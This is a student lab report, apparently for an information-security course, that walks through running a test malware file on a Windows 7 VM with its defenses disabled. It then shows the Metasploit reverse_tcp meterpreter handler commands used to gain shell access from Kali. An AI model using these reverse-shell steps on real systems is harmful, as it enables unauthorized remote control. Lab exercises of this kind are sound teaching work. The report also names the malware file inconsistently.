Information Security – 7H

Assignment 2

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
Malware Analysis

Logging in:

The first step is of course signing in to our Kali Linux Virtual machine on VMware using the correct credentials.




Root Access and verification:


We must ensure that our account has root access and we are using the correct tools.

Changing IP Addresses:

We must now change the IPs in both VMs: Linux and Windows, in order to allow communication between them. 192.168.10.17 shall be the IP for our Kali Linux.




While, we will be using 192.168.10.1 for the Windows 7 Virtual machine.



Malware Usage:

The Malware is then allowed to run on the Windows 7 VM, by disabling its defenses.




Connecting the Malware from Kali Linux:

$ msfconsole Msf6

Followed By:

- Type “exploit/multi/handler”
- Then, set payload windows/meterpreter/reverse_tcp
- set lhost 192.168.10.17
- set lport 4444
- run



After running the malware in the Windows 7 VM:

- Kali Linux will get the Windows shell access.
- Using “help” command, we can see the operations that can be performed on the Windows host with the deployed malware


Passing the Commands from Kali:

We have passed the following commands to the malware:

1. ls
2. shell
3. localtime

Detecting the malware from Windows:

Meanwhile, programs are running well on the windows 7 VM.




```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\ahnadkhan>wmic process list brief
HandleCount  Name                 Priority  ProcessId  ThreadCount  WorkingSetSize
0            System Idle Process  0         0          1            24576
583          System               8         4          83           2220032
29           smss.exe             11        268        2            1052672
424          csrss.exe            13        336        10           4321280
76           wininit.exe          13        384        3            3977216
203          services.exe         9         480        10           7274496
771          lsass.exe            9         496        8            10412032
144          lsm.exe              8         504        10           4079616
355          svchost.exe          8         612        11           8597504
143          VBoxService.exe      8         672        13           5689344
260          svchost.exe          8         728        7            7143424
570          svchost.exe          8         788        22           19537920
484          svchost.exe          8         908        23           15933440
528          svchost.exe          8         944        20           12616896
```


Among the processes listed above, textex.exe, our malware file has the ProcessID 2096.

```
175             testex.exe              8           2096        4           9027584
```

The malware is also running well on the Windows Task manager.



We give enough permissions to the malware, for it to run properly on the windows. This step prepares the malware to act freely and allow us access from the Kali Linux workspace.



Score Of malware:

Virustotal.com is used, as told in the manual to help analyze the virus. The obtained score in 55/72. This points towards significantly good analysis and working of the malware.